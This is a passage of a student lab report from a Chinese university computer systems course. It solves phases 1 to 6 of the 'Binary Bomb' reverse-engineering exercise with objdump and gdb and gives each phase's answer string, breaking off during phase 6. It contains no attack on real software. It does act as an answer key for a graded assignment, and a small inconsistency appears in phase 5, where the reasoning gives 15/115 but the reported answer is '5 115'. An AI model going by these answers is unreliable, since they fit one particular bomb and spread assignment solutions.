

华中科技大学

课程实验报告

课程名称： 计算机系统基础

专业班级： 计卓 2101 班

学 号： U202112071

姓 名： 王彬

指导教师： 刘海坤

报告日期： 2023 年 6 月 21 日

计算机科学与技术学院

目录

实验 2:	1
实验 3:	19
实验总结.....	30

实验 2: Binary Bomb

2.1 实验概述

介绍本次实验的目的意义、目标、要求及安排等

本次实验中，我们需要使用课程所学知识拆除一个“Binary Bomb”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

一个“binary bomb”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，其中共包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求我们输入一个特定的字符串，需要我们的输入符合预期，才可进入下一个炸弹阶段。我们本次实验的目标即拆除尽可能多的炸弹阶段。

2.2 实验内容

“Binary Bomb”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，其中共包含了 6 个阶段（phase1~phase6）。我们需要对每个阶段均输入一个符合程序要求的字符串，该阶段的炸弹就被“拆除”，否则炸弹将爆炸，并打印输出“BOOM!!!”字样。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

- ◆ 阶段 1：字符串比较；
- ◆ 阶段 2：循环；
- ◆ 阶段 3：条件/分支；
- ◆ 阶段 4：递归调用和栈；
- ◆ 阶段 5：指针；
- ◆ 阶段 6：链表/指针/结构。

另外实验中还有一个隐藏阶段，但只有在第 4 阶段的解之后附加一特定字符串后才会出现。

为了完成二进制炸弹拆除任务，我们需要使用这些方法：

- ◆ 调用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件；
- ◆ 单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用；
- ◆ 设法推断出拆除炸弹所需的目标字符串；
- ◆ 在每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试。

其中，我们的实验语言和实验环境分别为：

- ◆ 实验语言：C 语言
- ◆ 实验环境：Linux

2.2.1 阶段 1 phase_1

1. 任务描述：

字符串比较。

2. 实验设计：

本阶段首先对拆炸弹程序 bomb 进行反汇编操作，并输出到文本文件当中。我们随后使用静态分析的方法，观察反汇编指令，同时特别注意其中的跳转指令，并根据得到的信息对该阶段的要求、待填入的字符串进行猜测和分析，以得到最终答案并尝试拆除该阶段的炸弹。

3. 实验过程：

我们首先调用 objdump 进行反汇编，并输出至 disassemble.txt 文件中；随后，我们查看反汇编文件中的 main 函数位置，通过其中的函数调用语句找到阶段 1<phase_1>的入口地址：

```
361 08048b33 <phase_1>:
362 8048b33: 83 ec 14          sub    $0x14,%esp
363 8048b36: 68 04 a0 04 08    push  $0x804a004
364 8048b3b: ff 74 24 1c       push  0x1c(%esp)
365 8048b3f: e8 bc 04 00 00    call  8049000 <strings_not_equal@libc.so.2>
366 8048b44: 83 c4 10          add    $0x10,%esp
367 8048b47: 85 c0             test   %eax,%eax
368 8048b49: 74 05            je     8048b50 <phase_1+0x1d>
369 8048b4b: e8 a7 05 00 00    call  80490f7 <explode_bomb>
370 8048b50: 83 c4 0c          add    $0xc,%esp
371 8048b53: c3              ret
```

图 2.1 phase_1 反汇编代码

实验阶段 1 的反汇编代码如图 2.1 所示，其中 bomb 程序调用 string_not_equal 子程序。观察子程序，我们得知该子程序的作用是逐一比较两个字符串的字符值，如果不等则将 eax 寄存器赋值为非零值返回，而全部相等则返回 0。我们向该子程序传入的参数为键盘中读入的字符串（esp+0x1c）和另一个字符串（0x804a004 单元内容），并比较这两个字符串是否相等，如果不等则调用<explode_bomb>子程序使程序终止。


综合上述的分析，我们只需要得到地址为 0x804a004 的字符串即可得知我们需要输入的字符串。我们调用 gdb，对应单元的字符串如图 2.2 所示。

```
(gdb) file bomb
Reading symbols from bomb...
(gdb) x/s 0x804a004
0x804a004: "I can see Russia from my house!"
(gdb)
```

图 2.2 单元 0x804a004 对应字符串

我们将结果输入并验证，拆弹成功后炸弹程序正常进入下一阶段。

4. 实验结果：



```
wb@wb-virtual-machine:~/桌面/lab2$ '/home/wb/桌面/lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
```

图 2.3 phase_1 正确结果

本题答案为 “I can see Russia from my house!”，如图 2.3 可见答案正确。

本题只需要对于程序基本功能进行分析即可，而后使用 gdb 调出所需的字符串即可拆除炸弹。

2.2.2 阶段 2 phase_2

1. 任务描述：

循环。

2. 实验设计：

本阶段中，我们对于反汇编代码中 phase_2 部分进行观察和分析，获得需要拆除炸弹所需要的字符串格式和具体各个数字的要求。

3. 实验过程：

根据反汇编指令的 phase_2 汇编代码段，注意到程序中调用了子程序 read_six_numbers。如图 2.4，我们调出该子程序的反汇编代码，发现其分别将传入的参数 (esp+0x14) 中的值分别加上偏移量后压入堆栈段中，即作为调用函数 sscanf 的参数传递。我们继续调用 gdb 观察对 sscanf 传入的字符串 (0x804a1c3 单元内容) 后，如图 2.5 所示，可见该函数的功能是读入六个连续的数。

```

874 0804911c <read_six_numbers>:
875 804911c: 83 ec 0c      sub    $0xc,%esp
876 804911f: 8b 44 24 14   mov    0x14(%esp),%eax
877 8049123: 8d 50 14      lea    0x14(%eax),%edx
878 8049126: 52           push   %edx
879 8049127: 8d 50 10      lea    0x10(%eax),%edx
880 804912a: 52           push   %edx
881 804912b: 8d 50 0c      lea    0xc(%eax),%edx
882 804912e: 52           push   %edx
883 804912f: 8d 50 08      lea    0x8(%eax),%edx
884 8049132: 52           push   %edx
885 8049133: 8d 50 04      lea    0x4(%eax),%edx
886 8049136: 52           push   %edx
887 8049137: 50           push   %eax
888 8049138: 68 c3 a1 04 08 push   $0x804a1c3
889 804913d: ff 74 24 2c   push   0x2c(%esp)
890 8049141: e8 ca f6 ff ff call    8048810 <__isoc99_sscanf@plt>
891 8049146: 83 c4 20      add    $0x20,%esp
892 8049149: 83 f8 05      cmp    $0x5,%eax
893 804914c: 7f 05        jg     8049153 <read_six_numbers+0x37>
894 804914e: e8 a4 ff ff ff call    80490f7 <explode_bomb>
895 8049153: 83 c4 0c      add    $0xc,%esp
896 8049156: c3           ret

```

图 2.4 子程序 read_six_numbers 反汇编代码

```

(gdb) file '/home/wb/桌面/lab2/bomb'
Reading symbols from /home/wb/桌面/lab2/bomb...
(gdb) print (char*)0x804a1c3
$2 = 0x804a1c3 "%d %d %d %d %d %d"
(gdb)

```

图 2.5 单元 0x804a1c3 对应字符串量

因此我们回到 phase_2 原代码中，分析本阶段中所需要输入的六个数的具体值。如图 2.6 所示，我们注意到在正确读入 6 个数字后，phase_2 程序将寄存器 ebx 赋值为 0x1，而后每轮将该寄存器值与自身相加后和下一个输入的数值相比较。

所以我们可以得知，我们所需要输入的第一个数是 1，之后输入的每个数都是前者的两倍。

```

383 8048b6e: e8 a9 05 00 00 call    804911c <read_six_numbers>
384 8048b73: 83 c4 10      add    $0x10,%esp
385 8048b76: 83 7c 24 04 01 cmpl    $0x1,0x4(%esp)
386 8048b7b: 74 05        je     8048b82 <phase_2+0x2e>
387 8048b7d: e8 75 05 00 00 call    80490f7 <explode_bomb>
388 8048b82: 8d 5c 24 04   lea    0x4(%esp),%ebx
389 8048b86: 8d 74 24 18   lea    0x18(%esp),%esi
390 8048b8a: 8b 03        mov    (%ebx),%eax
391 8048b8c: 01 c0        add    %eax,%eax
392 8048b8e: 39 43 04      cmp    %eax,0x4(%ebx)
393 8048b91: 74 05        je     8048b98 <phase_2+0x44>
394 8048b93: e8 5f 05 00 00 call    80490f7 <explode_bomb>

```

图 2.6 部分 phase_2 代码可见数值比较关系

综上所述，我们可以推导出结果应当是“1 2 4 8 16 32”，并将其代入炸弹程序中，输入后程序进入下一阶段，可见我们得到的结果正确，拆弹成功。

4. 实验结果：

```
wb@wb-virtual-machine:~/桌面/lab2$ '/home/wb/桌面/lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
```

图 2.7 phase_2 正确结果

本题答案为“1 2 4 8 16 32”，由图 2.7 可知，阶段 2 的结果正确。

2.2.3 阶段 3 phase_3

1. 任务描述：

条件/分支。

2. 实验设计：

本阶段中，我们对于反汇编代码中 phase_3 部分进行观察和分析，获得需要拆除炸弹所需要的字符串，并追踪 switch 语句的具体指向。

3. 实验过程：

我们阅读 phase_3 阶段的反汇编代码，如图 2.8 所示。我们追踪地址为 0x804a1cf 单元的字符串值，我们使用 gdb 将其转换为字符串“%d %d”，可见本题中要求我们传入两个数值。

```
407 08048bb7 <phase_3>:
408 08048bb7: 83 ec 1c          sub    $0x1c,%esp
409 08048bba: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
410 08048bc0: 89 44 24 0c       mov    %eax,0xc(%esp)
411 08048bc4: 31 c0            xor    %eax,%eax      // %eax = 0
412 08048bc6: 8d 44 24 08       lea    0x8(%esp),%eax
413 08048bca: 50              push   %eax
414 08048bcb: 8d 44 24 08       lea    0x8(%esp),%eax
415 08048bcf: 50              push   %eax           // 传参
416 08048bd0: 68 cf a1 04 08    push   $0x804a1cf     // "%d %d"
417 08048bd5: ff 74 24 2c       push   0x2c(%esp)
418 08048bd9: e8 32 fc ff ff    call   08048b10 <__isoc99_sscanf@plt>
```

图 2.8 phase_3 第一段汇编代码

我们继续分析汇编代码，如图 2.9 所示，如果所读入的第一个参数即（%esp+0x4）大于 0x7 则函数跳转至 explode_bomb 函数，因此我们可以得知我们所键入的第一个参数必须小于等于 7。我们不妨设第一个键入的参数为 0。

```
422 08048be6: e8 0c 05 00 00    call   80490f7 <explode_bomb>
423 08048beb: 83 7c 24 04 07    cmpl   $0x7,0x4(%esp)
424 08048bf0: 77 3c            ja     8048c2e <phase_3+0x77>
```

图 2.9 第一个参数限制条件

该阶段的下一段代码是一个 switch 语句。如下图所示，bomb 程序首先将（%esp+0x4）的值传送至%eax 中，再跳转至*0x804a060(,%eax,4)的地址处。因

此我们为了确定跳转地点，我们需要读取上述指针的跳转首地址。

```
425 8048bf2:      8b 44 24 04      mov     0x4(%esp),%eax
426 8048bf6:      ff 24 85 60 a0 04 08 jmp     *0x804a060(,%eax,4)
```

图 2.10 switch 语句跳转指令

我们继续读取该首地址的地点，如下图所示，即为 0x8048c3a，对应指令是将 0xc6 赋至%eax 寄存器中。事实上，我们只需要让第一个参数为 0，就可以直接让 bomb 程序跳过前面的 switch 语句段而直接得到第二个参数的值，即对应的 0xc6 的十进制数值。

```
(gdb) p/x *0x804a060
$1 = 0x8048c3a
```

图 2.11 指针对应语句地址

前面的 switch 汇编代码段的作用是依据%eax 的值向%eax 传送新的数值，并随后跳转与破解者的第二个参数比较大小，如果一致即可通过。

```
426 8048bf6:      ff 24 85 60 a0 04 08 jmp     *0x804a060(,%eax,4)
427 8048bfd:      b8 03 03 00 00      mov     $0x303,%eax
428 8048c02:      eb 3b              jmp     8048c3f <phase_3+0x88>
429 8048c04:      b8 e5 02 00 00      mov     $0x2e5,%eax
430 8048c09:      eb 34              jmp     8048c3f <phase_3+0x88>
431 8048c0b:      b8 46 03 00 00      mov     $0x346,%eax
432 8048c10:      eb 2d              jmp     8048c3f <phase_3+0x88>
433 8048c12:      b8 da 03 00 00      mov     $0x3da,%eax
434 8048c17:      eb 26              jmp     8048c3f <phase_3+0x88>
435 8048c19:      b8 51 00 00 00      mov     $0x51,%eax
436 8048c1e:      eb 1f              jmp     8048c3f <phase_3+0x88>
437 8048c20:      b8 76 03 00 00      mov     $0x376,%eax
438 8048c25:      eb 18              jmp     8048c3f <phase_3+0x88>
439 8048c27:      b8 7e 02 00 00      mov     $0x27e,%eax
440 8048c2c:      eb 11              jmp     8048c3f <phase_3+0x88>
441 8048c2e:      e8 c4 04 00 00      call    80490f7 <explode_bomb>
442 8048c33:      b8 00 00 00 00      mov     $0x0,%eax
443 8048c38:      eb 05              jmp     8048c3f <phase_3+0x88>
444 8048c3a:      b8 c6 00 00 00      mov     $0xc6,%eax
445 8048c3f:      3b 44 24 08      cmp     0x8(%esp),%eax // jump to here
```

图 2.12 switch 语句块

综上所述，因此我们给出的答案即“0 198”。

4. 实验结果:

```
wb@wb-virtual-machine:~/桌面/lab2$ '/home/wb/桌面/Lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
0 198
Halfway there!
```

图 2.13 phase_3 正确结果

本题答案为“0 198”，如图 2.13 可见答案正确，顺利拆除本阶段炸弹。

2.2.4 阶段 4 phase_4

1. 任务描述:

递归调用和栈。

2. 实验设计:

本阶段中，我们对于反汇编代码中 phase_4 及 func4 函数部分进行观察和分析，获得需要拆除炸弹所需要的字符串，特别需要获得 func4 函数对于特定输入的返回值。

3. 实验过程:

我们继续在 phase_4 汇编代码中试图挖掘信息。总体上，phase_4 的子程序调用了 func4 的子程序，并对该子程序的返回值进行判断。

在 phase_4 的初始阶段，bomb 程序依旧通过 sscanf 的方式读取数值，如下图所示，我们也继续通过 gdb 查询其对应字符串得知本阶段需要我们传入两个参数。

```
(gdb) x/s 0x804a1cf
0x804a1cf: "%d %d"
```

图 2.14 读取输入字符串

在读取参数后，bomb 程序会判断所读到的第一个参数的值。如图 2.15 所示，如果参数 (%esp+0x4) 的值小于 0xe 即可跳转，而下一行汇编指令即是调用 <explode_bomb> 子程序的指令。因此本题中，限制输入的第一个参数值 x 的范围在 0~14 之间。

```
511 8048ce8: 83 7c 24 04 0e      cmpl    $0xe,0x4(%esp)
512 8048ced: 76 05               jbe     8048cf4 <phase_4+0x3b>
513 8048cef: e8 03 04 00 00      call    80490f7 <explode_bomb>
```

图 2.15 本阶段对第一个参数的数值限制

随后子程序会将第一个参数，立即数 0x0、0xe 传送入堆栈后，再调用 func4，我们猜测这三个参数是所调用的子程序的三个参数。如图 2.16，在调用结束后，本阶段将判断 func4 的返回参数 %eax 和 0x2d 的大小关系，只有返回值一致才可以不引发炸弹的爆炸。之后，程序将比较第二个参数即 (%esp+8) 和 0x2d 的大小关系，需要保证这两个值仍然相等。所以我们可以推测第二个参数的值为 45。

```
520 8048d07: 83 f8 2d           cmp     $0x2d,%eax      // eax=2*16+13=45
521 8048d0a: 75 07              jne     8048d13 <phase_4+0x5a>
522 8048d0c: 83 7c 24 08 2d     cmpl    $0x2d,0x8(%esp)
523 8048d11: 74 05              je      8048d18 <phase_4+0x5f>    // [esp+8]=0x2d
524 8048d13: e8 df 03 00 00     call    80490f7 <explode_bomb>
525 8048d18: 8b 44 24 0c       mov     0xc(%esp),%eax
```

图 2.16 第二个参数数值限制

下面我们需要确定第一个参数的值，亦即在 $0 \sim 14$ 之间什么样的参数可以做到让 func4 的返回值为 45。我们分析 func4 子程序的作用：

```

455 0048c60: <func4>:
456 0048c60: 56                push    %esi
457 0048c61: 53                push    %ebx
458 0048c62: 83 ec 04          sub     $0x4,%esp
459 0048c65: 8b 54 24 10        mov     0x10(%esp),%edx // x=x
460 0048c69: 8b 74 24 14        mov     0x14(%esp),%esi // y=0
461 0048c6d: 8b 4c 24 18        mov     0x18(%esp),%ecx // z=14
462 0048c71: 89 c8             mov     %ecx,%eax // eax=z
463 0048c73: 29 f0             sub     %esi,%eax // eax=z-y
464 0048c75: 89 c3             mov     %eax,%ebx // ebx=z-y
465 0048c77: c1 eb 1f          shr     $0x1f,%ebx // ebx>>31, get sf(ebx)
466 0048c7a: 01 d8             add     %ebx,%eax // eax+=ebx
467 0048c7c: d1 f8             sar     %eax // eax>>=1

```

图 2.17 func4() 函数计算指令

在 func4 的起始阶段，如图 2.17 所示，子程序先对寄存器 %edx, %esi, %ecx 的值进行了一系列操作，我们将汇编指令对应的语义注释在指令的右侧。为了表意的便捷性，我们对寄存器进行符号标记，即令子程序 func(x, y, z)。因此，我们略去繁琐的推导，该代码段可以表示为：

$eax = ((z - y) \gg 31 + (z - y)) \gg 1;$

$ebx = y + eax;$

在计算出寄存器 %eax 和 %ebx 的值以后，子程序 func 将进入分支选择，而在每个分支选择中均含有函数的递归调用。如图 2.18 所示，程序对 %ebx 与寄存器 %edx 即传入的第一个参数 x 进行比较，如果 %ebx 小于等于 x 则执行下列操作：

- i. 如果 %ebx 等于 x 的值，则返回当前的 %ebx 值；其具体操作是，先将 %ebx 传送至出口参数 %eax 当中，而后通过跳转语句至子程序的保护调用现场部分退出子程序；
- ii. 否则，将会把 %eax 加上 1，并作为 func4 的第二个参数递归调用，其下一级调用参数为 func4(x, %ebx+1, z)，子程序将返回该调用结果加上 %ebx 的值。

如果 %ebx 的值大于 x，我们通过相似的分析可以得知，子程序将返回 func4(x, y, %ebx-1) + %ebx。

```

469 0048c81: 39 d3             cmp     %edx,%ebx
470 0048c83: 7e 15             jle     0048c9a <func4+0x3a> // jump 1
471 0048c85: 83 ec 04          sub     $0x4,%esp
472 0048c88: 8d 43 ff          lea     -0x1(%ebx),%eax
473 0048c8b: 50               push    %eax
474 0048c8c: 56               push    %esi
475 0048c8d: 52               push    %edx
476 0048c8e: e8 cd ff ff ff    call    0048c60 <func4>
477 0048c93: 83 c4 10          add     $0x10,%esp
478 0048c96: 01 d8             add     %ebx,%eax
479 0048c98: eb 19             jmp     0048cb3 <func4+0x53>

```

图 2.18 func4() 递归指令

综上，我们已经得到了 func4 的具体运算过程。但由于 func4 的运算量较大，我们用 C 语言编写出所有可能输入的测试代码，如图 2.19 所示，其测试结果如图 2.20 所示。

```
int func4(int x, int y, int z) {  
    int eax = (((z - y) >> 31) & 1) + (z - y) >> 1;  
    int ebx = y + eax;  
    if (ebx > x) return func4(x, y, ebx - 1) + ebx;  
    if (ebx == x) return ebx;  
    return func4(x, ebx + 1, z) + ebx;  
}
```

图 2.19 C 语言改写 func4() 函数

Microsoft Visual Studio 调试控制台

```
func4(0, 0, 14)=11  func4(1, 0, 14)=11  func4(2, 0, 14)=13  func4(3, 0, 14)=10  func4(4, 0, 14)=19  
func4(5, 0, 14)=15  func4(6, 0, 14)=21  func4(7, 0, 14)=7   func4(8, 0, 14)=35  func4(9, 0, 14)=27  
func4(10, 0, 14)=37  func4(11, 0, 14)=18  func4(12, 0, 14)=43  func4(13, 0, 14)=31  func4(14, 0, 14)=45  
D:\Projects\Compile_temp\x64\Debug\Compile_temp.exe (进程 576) 已退出，代码为 0。
```

图 2.20 对不同输入的 func4() 运行结果

根据测试结果，只有当参数 x 的值取为 14 的时候，func4 子程序的返回值才可以为 45。因此我们推得需要填入的第一个参数值为 14。

综上所述，在本阶段应该输入的两个数分别是 14 和 45。

4. 实验结果：

```
wb@wb-virtual-machine:~/桌面/lab2$ './home/wb/桌面/lab2/bomb'  
Welcome to my fiendish little bomb. You have 6 phases with  
which to blow yourself up. Have a nice day!  
I can see Russia from my house!  
Phase 1 defused. How about the next one?  
1 2 4 8 16 32  
That's number 2. Keep going!  
0 198  
Halfway there!  
14 45  
So you got that one. Try this one.
```

图 2.21 phase_4 正确结果

本题答案为“14 45”，如图 2.21 可见答案正确，顺利进入下一阶段。

2.2.5 阶段 5 phase_5

1. 任务描述：

指针。

2. 实验设计：

本阶段中，我们对于反汇编代码中 phase_5 部分进行观察和分析，获得需要

拆除炸弹所需要的数值，该阶段内具有一个指针数组需要对其进行着重分析。

3. 实验过程：

在反汇编代码文件中，我们找到 phase_5 的对应代码段。我们首先浏览本阶段的输入条件，根据图 2.22 所示的汇编代码块，字符串内存储的为“%d %d”，因此在本阶段我们需要填入两个参数。

```

532 08048d2e <phase_5>:
533 8048d2e: 83 ec 1c          sub    $0x1c,%esp
534 8048d31: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
535 8048d37: 89 44 24 0c       mov    %eax,0xc(%esp)
536 8048d3b: 31 c0            xor    %eax,%eax
537 8048d3d: 8d 44 24 08       lea    0x8(%esp),%eax
538 8048d41: 50              push   %eax
539 8048d42: 8d 44 24 08       lea    0x8(%esp),%eax
540 8048d46: 50              push   %eax
541 8048d47: 68 cf a1 04 08    push   $0x804a1cf
542 8048d4c: ff 74 24 2c       push   0x2c(%esp)
543 8048d50: e8 bb fa ff ff    call   8048810 <__isoc99_sscanf@plt>

```

图 2.22 phase_5 对应输入字符串参数

随后我们进入本阶段的拆弹过程。如图 2.23 所示的代码块，该汇编代码先将我们传入的第一个参数的值取至寄存器%eax，再取寄存器%eax 的后四位值，而后保证取得的值需要正好等于 0xf，否则将跳转至<explode_bomb>子程序引发爆炸。

如图 2.24 所示，程序将进入一个循环过程。初始状态中，寄存器%edx 和%ecx 均清零。之后，寄存器%edx 计数并且每次递增 0x1，寄存器%eax 取数据段 0x804a080(,%eax,4)的值，而寄存器%ecx 则将每次读取的%eax 数值逐步累加。循环过程的终止条件是%eax 读取的值恰好等于 0xf。

```

549 8048d62: 8b 44 24 04       mov    0x4(%esp),%eax
550 8048d66: 83 e0 0f          and    $0xf,%eax
551 8048d69: 89 44 24 04       mov    %eax,0x4(%esp)
552 8048d6d: 83 f8 0f          cmp    $0xf,%eax
553 8048d70: 74 2e            je     8048da0 <phase_5+0x72>    // bomb!
554 8048d72: b9 00 00 00 00    mov    $0x0,%ecx
555 8048d77: ba 00 00 00 00    mov    $0x0,%edx
556

```

图 2.23 对第一个参数的数值限制对应汇编语句

```

---
557 8048d7c: 83 c2 01          add    $0x1,%edx    // jne here
558 8048d7f: 8b 04 85 80 a0 04 08 mov    0x804a080(,%eax,4),%eax
559 8048d86: 01 c1            add    %eax,%ecx
560 8048d88: 83 f8 0f          cmp    $0xf,%eax
561 8048d8b: 75 ef            jne    8048d7c <phase_5+0x4e>
562 8048d8d: c7 44 24 04 0f 00 00 movl    $0xf,0x4(%esp)
---
```

图 2.24 对第二个参数的计算循环汇编指令块

我们查看本阶段需要最终达到的目标。如图 2.25 所示，我们需要保证累加的结果寄存器%edx 等于 0xf，并且使得逐级累加的%ecx 值等于我们键入的第二

个参数。

因此我们可以得知本阶段需要我们处理的问题：题目中隐藏着一个指针数组，我们需要键入两个参数，其中，第一个参数代表参加循环的起始数组下标。每一次程序将读取下标对应的数组值，并将其累加，并让下标跳转至该数组值对应的数组元素处。这样的操作直到寄存器%eax 读取的值恰好等于 0xf 才能跳出循环，并且需要保证我们键入的第二个参数恰好等于累加结果。

```
564 8048d95:      83 fa 0f          cmp     $0xf,%edx          // assume edx=15
565 8048d98:      75 06             jne     8048da0 <phase_5+0x72>
566 8048d9a:      3b 4c 24 08       cmp     0x8(%esp),%ecx     // assume ecx=0x8(8)
567 8048d9e:      74 05             je      8048da5 <phase_5+0x77>
568 8048da0:      e8 52 03 00 00    call   80490f7 <explode_bomb>
```

图 2.25 本阶段炸弹爆炸条件

故而我们的问题已经化归为确定指针数组的对应关系。我们使用 gdb 分别尝试读取数组对应的数据段的内容，部分单元内容结果如图 2.26 所示，完整数组见表 2.1。

```
(gdb) x/d 0x804a080+8
0x804a088 <array.3249+8>:      14
(gdb) x/d 0x804a080+12
0x804a08c <array.3249+12>:      7
(gdb) x/d 0x804a080+16
0x804a090 <array.3249+16>:      8
(gdb) x/d 0x804a080+20
0x804a094 <array.3249+20>:     12
(gdb) x/d 0x804a080+24
0x804a098 <array.3249+24>:     15
(gdb) x/d 0x804a080+28
0x804a09c <array.3249+28>:     11
```

图 2.26 指针数组部分对应关系

i	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
F[i]	10	2	14	7	8	12	15	11	0	4	1	13	3	9	6	5

表 2.1 指针数组的所有值表

可见数组下标和数组的值之间互为置换关系。为了使寄存器%eax 刚好需要 15 次跳转可以令该寄存器对应数组的值为 15，我们只能令我们传入的第一个参数（即循环过程的初始下标）为 15，故我们需要传入的第二个参数的值则为 120-F[15]=115。

4. 实验结果：

```

wb@wb-virtual-machine:~/桌面/lab2$ '/home/wb/桌面/lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
0 198
Halfway there!
14 45
So you got that one. Try this one.
5 115
Good work! On to the next...

```

图 2.27 phase_5 正确结果

本题答案为“5 115”，如图 2.27 可见答案正确，程序顺利进入下一阶段。

2.2.6 阶段 6 phase_6

1. 任务描述：

单链表/指针/结构。

2. 实验设计：

本阶段中，我们对于反汇编代码中 phase_6 部分进行观察和分析，获得需要拆除炸弹所需要的数值，该阶段内具有一个单链表结构以及在该结构体上的操作需要进行分析。

3. 实验过程：

我们在反汇编代码文件中找到 phase_6 代码段。首先我们需要明确在本阶段需要我们填入的参数类型和数量如图 2.28 所示，本题调用了在 phase_2 使用过的 read_six_numbers 子程序，因此我们可以知道本题需要键入 6 个整数。

576	08048dbb:	<phase_6>:		
577	8048dbb:	56	push	%esi
578	8048dbc:	53	push	%ebx
579	8048dbd:	83 ec 4c	sub	\$0x4c,%esp
580	8048dc0:	65 a1 14 00 00 00	mov	%gs:0x14,%eax
581	8048dc6:	89 44 24 44	mov	%eax,0x44(%esp)
582	8048dca:	31 c0	xor	%eax,%eax
583	8048dcc:	8d 44 24 14	lea	0x14(%esp),%eax
584	8048dd0:	50	push	%eax
585	8048dd1:	ff 74 24 5c	push	0x5c(%esp)
586	8048dd5:	e8 42 03 00 00	call	804911c <read_six_numbers>
587	8048dda:	83 c4 10	add	\$0x10,%esp

图 2.28 phase_6 输入限制要求

随后，程序将对于用户键入的 6 个数字进行检查。如图 2.29 所示，程序将以 %esi 作为循环计数器，并分别与立即数 0x6 和键入的其它数进行比较。这轮操作是需要保证用户输入的每一个数均是小于等于 6 的，并且互不相同；否则，程序将调用爆炸过程。


```

589 8048ddd:    be 00 00 00 00      mov     $0x0,%esi
590 8048de2:    8b 44 b4 0c          mov     0xc(%esp,%esi,4),%eax
591 8048de6:    83 e8 01             sub     $0x1,%eax
592 8048de9:    83 f8 05             cmp     $0x5,%eax
593 8048dec:    76 05               jbe     8048df3 <phase_6+0x38> // <= then safe
594 8048dee:    e8 04 03 00 00      call    80490f7 <explode_bomb>
595 8048df3:    83 c6 01             add     $0x1,%esi
596 8048df6:    83 fe 06             cmp     $0x6,%esi
597 8048df9:    74 1b               je      8048e16 <phase_6+0x5b>
598 8048dfb:    89 f3               mov     %esi,%ebx
599 8048dfd:    8b 44 9c 0c          mov     0xc(%esp,%ebx,4),%eax
600 8048e01:    39 44 b4 08          cmp     %eax,0x8(%esp,%esi,4)
601 8048e05:    75 05               jne     8048e0c <phase_6+0x51>
602 8048e07:    e8 eb 02 00 00      call    80490f7 <explode_bomb>
603 8048e0c:    83 c3 01             add     $0x1,%ebx
604 8048e0f:    83 fb 05             cmp     $0x5,%ebx
605 8048e12:    7e e9               jle     8048dfd <phase_6+0x42>
606 8048e14:    eb cc               jmp     8048de2 <phase_6+0x27>

```

图 2.29 该阶段对于输入的六个数字的互斥和数值要求

我们接着分析对于输入数字的具体操作。如图 2.30 所示，该段代码先给寄存器%ebx 和%esi 赋零值，随后取得地址在 0x804c13c 的数据并将其传输给%edx，令%ecx 为第%ebx 位用户键入的数值，并判断寄存器%ecx 是否大于 1，如果不是则将%ebx 累加并重复遍历操作，以找到以 0x804c13c 为首地址的数组的第一个结点。

```

618 8048e30:    bb 00 00 00 00      mov     $0x0,%ebx
619 8048e35:    eb 16               jmp     8048e4d <phase_6+0x92>
620
621 8048e37:    8b 52 08             mov     0x8(%edx),%edx
622 8048e3a:    83 c0 01             add     $0x1,%eax
623 8048e3d:    39 c8               cmp     %ecx,%eax
624 8048e3f:    75 f6               jne     8048e37 <phase_6+0x7c>
625
626 8048e41:    89 54 b4 24          mov     %edx,0x24(%esp,%esi,4)
627 8048e45:    83 c3 01             add     $0x1,%ebx
628 8048e48:    83 fb 06             cmp     $0x6,%ebx
629 8048e4b:    74 17               je      8048e64 <phase_6+0xa9>
630 8048e4d:    89 de               mov     %ebx,%esi //jmp
631 8048e4f:    8b 4c 9c 0c          mov     0xc(%esp,%ebx,4),%ecx
632 8048e53:    b8 01 00 00 00      mov     $0x1,%eax
633
634 8048e58:    ba 3c c1 04 08      mov     $0x804c13c,%edx
635 8048e5d:    83 f9 01             cmp     $0x1,%ecx
636 8048e60:    7f d5               jg      8048e37 <phase_6+0x7c>
637 8048e62:    eb dd               jmp     8048e41 <phase_6+0x86>

```

图 2.30 phase_6 对于链表的首指针的存放操作

因此我们需要查看本题中的数据结构。我们调用 gdb 指令输出对应的数据段数据如图 2.31 所示，可见数据较为规整。故我们可以对数据进行划分：每一组为三个数据，其中第一个值为未知量，第二个值为数据的序号。我们注意到第三个值恰好是每个三元组的下一个的起始地址，因此我们可以认为这个数据结构是一个单链表，每个元组均指向下一个结点。

```

(gdb) x/wx 0x804c13c
0x804c13c <node1>: 0x000002e4
(gdb) x/24wx 0x804c13c
0x804c13c <node1>: 0x000002e4 0x00000001 0x0804c148 0x000000c4
0x804c14c <node2+4>: 0x00000002 0x0804c154 0x000000be 0x00000003
0x804c15c <node3+8>: 0x0804c160 0x00000380 0x00000004 0x0804c16c
0x804c16c <node5>: 0x00000262 0x00000005 0x0804c178 0x0000021a
0x804c17c <node6+4>: 0x00000006 0x00000000 0x0c0bfc47 0x00000000
0x804c18c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)

```

图 2.31 gdb 写出单链表数据值

